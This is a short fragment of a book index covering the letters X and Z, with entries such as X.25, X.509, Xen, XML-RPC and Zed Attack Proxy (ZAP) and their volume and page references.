
X

X.25	4:19, 4:92, 4:98, 4:103, 4:109
X.509	3:163-164
Xen	3:40
XML-RPC	8:25

Z

Zed Attack Proxy (ZAP)	3:59
------------------------	------